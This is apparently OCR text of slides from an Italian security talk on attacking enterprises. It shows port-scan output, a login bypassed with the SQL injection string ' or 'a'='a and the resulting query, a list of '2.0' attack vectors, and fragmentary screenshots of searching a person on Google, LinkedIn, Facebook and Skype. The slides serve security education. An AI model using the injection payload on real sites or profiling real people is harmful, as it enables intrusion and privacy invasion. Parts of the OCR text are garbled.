
0wn1ng the Enterprise 1.5



```
1.2.3.12:
          80/tcp       http          IIS webserver 6.0

1.2.3.15:
          53/tcp       domain        BIND 9.X
         443/tcp       ssl/http      httpd 2.0.49 ((Linux/SuSE))

1.2.3.17:
          25/tcp       smtp          smtpd
          80/tcp       http          httpd
         443/tcp       ssl/http      httpd
         993/tcp       ssl/imap      Dovecot imapd
         995/tcp       ssl/pop3
```

Exploiting...

0wn1ng the Enterprise 1.5




Exploiting...

Own1ng the Enterprise 1.5

web server
mail server
db server

Mr. Malicious 1.5
utente remoto
utente remoto

form di login



Not logged in.

Login

Username: utente


Password: ******

Login

Done https://

password:

' or 'a'='a


Unnamed big site - Firefox
File Edit View Go Bookmarks Tools Help
Home
Funzione 1
Funzione 2
Funzione 3
Logout

Benvenuto utente

Cose				News
# Uno	Due	Tre		Queue
1 nel mezzo del cammin	di nostra	vita	[Mod]	News 1
2 mi ritrovai in una	selva	oscura	[Mod]	News 2

Done https://

select * from utenti where userid = 'utente' and password = '' or 'a'='a'


Cosa?

(Now.. attacchi 2.0 ..)

- social engineering
  - social network / messenger
- client-side attack
  - Cross Site Scripting & Co.
  - exploit applicazioni “client” -> LAN
  - mobile
- cloud lifestyle (Single Sign Own)


0wn1ng the Enterprise 2.0

see mom.. no direct traffic..



Discovery...

Own1ng the Enterprise 2.0




Discovery...

rise 2.0

M

uter

ut



igor falcomata - Cerca con Google - Mozilla Firefox

Web Imm

Web

Intervista
0501-igor
Cosa fai, c
www.isaca

Associaz
Igor Falco
consulenz
www.rimini
Copia cac

Ass
Rim
first

Done

Igor Falcomatà - LinkedIn - Mozilla Firefox

Igor F
CTO & Se
Berlin Are

Cu
Recomme
Connec
Ind

Igor
CTO and c

Done

Search Names: john smith | Facebook - Mozilla Firefox

http://www.facebook.com/srch.php?nm=john+sm

facebook

Sign Up Facebook helps you connect a

Searching for john smith

Displaying 1 - 10 of over 500 people who match "john s

Sign Up —You must sign up for Faceboo

Name: John Smith

Done

Add a Skype Contact

Add a Skype Contact

Search the Skype directory for old and new friends. If you know their Skype name, full name or e-mail address, enter it into the box below.

falcomata

